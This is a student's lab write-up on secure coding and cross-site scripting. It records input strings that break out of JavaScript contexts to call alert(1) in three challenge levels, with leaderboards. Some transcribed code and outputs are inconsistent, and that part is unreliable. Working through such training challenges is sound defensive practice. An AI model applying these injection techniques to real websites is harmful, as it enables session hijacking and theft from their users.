

## LAB-5: SECURE CODING

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### 1. How is secure coding related to XSS?


Cross-site scripting is a vulnerability that occurs when an attacker can insert unauthorized JavaScript, VBScript, HTML, or other active content into a web page viewed by other users. A malicious script inserted into a page in this manner can hijack the user's session, submit unauthorized transactions as the user, steal confidential information, or simply deface the page. Cross-site scripting is one of the most serious and most common attacks against web applications today. XSS allows malicious users to control the content and code on your site — something only you should be able to do.

### 2. RXSS, Stored XSS and DOM XSS on demo website.


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**Pramod**  
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Hello, PRAMOD!



### 3. Alerts

#### alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  return '<script>console.log(""+s+"");</script>';  
}
```

Input

");alert(1,"

Output

<script>console.log("undefined");</script>

Console output

undefined

Rate this level: ★★★★★

User	Score	Browser
... ShabbyMe	? 0	Firefox/77
geniusmaster33 don't worry about less than 12 its a hack	? 4	Chrome/86
jay 123	? 11	Chrome/86
Satya Pramod	12	Firefox/85
ma	? 12	Chrome/88
Kyzer 12	? 12	Firefox/84
aaa 123	? 12	Chrome/87

#### alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {  
  s = JSON.stringify(s);  
  return '<script>console.log(' + s + ');</script>';  
}
```

Input 27

</script><script>alert(1)//

Output Win!

<script>console.log("</script><script>alert(1)//");</script>

Console output

Error: SyntaxError: "" literal not terminated before end of script

Rate this level: ★★★★★

User	Score	Browser
Can you make it -1? d0gkiller87	? 0	Chrome/81
... ShabbyMe	? 0	Firefox/77
hacker lol	? 1	Chrome/74
Windows is Greate But i use Arch	? 4	Chrome/32
Satya Pramod	27	Firefox/85
oh	? 27	Chrome/86
h43z twitter.com/h43z	? 27	Firefox/84

# alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  s = s.replace(/"/g, '\\"');
  return '<script>console.log("'" + s + "'");</script>';
}
```

Input 14

\");alert(1)//

Output Win!

```
<script>console.log("\");alert(1)//");</script>
```

Console output

```
\
```

Rate this level: ★★★★★

User	Score	Browser	
Can you make it -1? d0gkiller87	? 0	Chrome/81	
... shabbyMe	? 0	Firefox/77	
Fleey so easy by Fleey	? 1	Chrome/74	
Name	? 9	Chrome/86	
Satya Pramod	14	Firefox/85	
fionn	? 14	Firefox/84	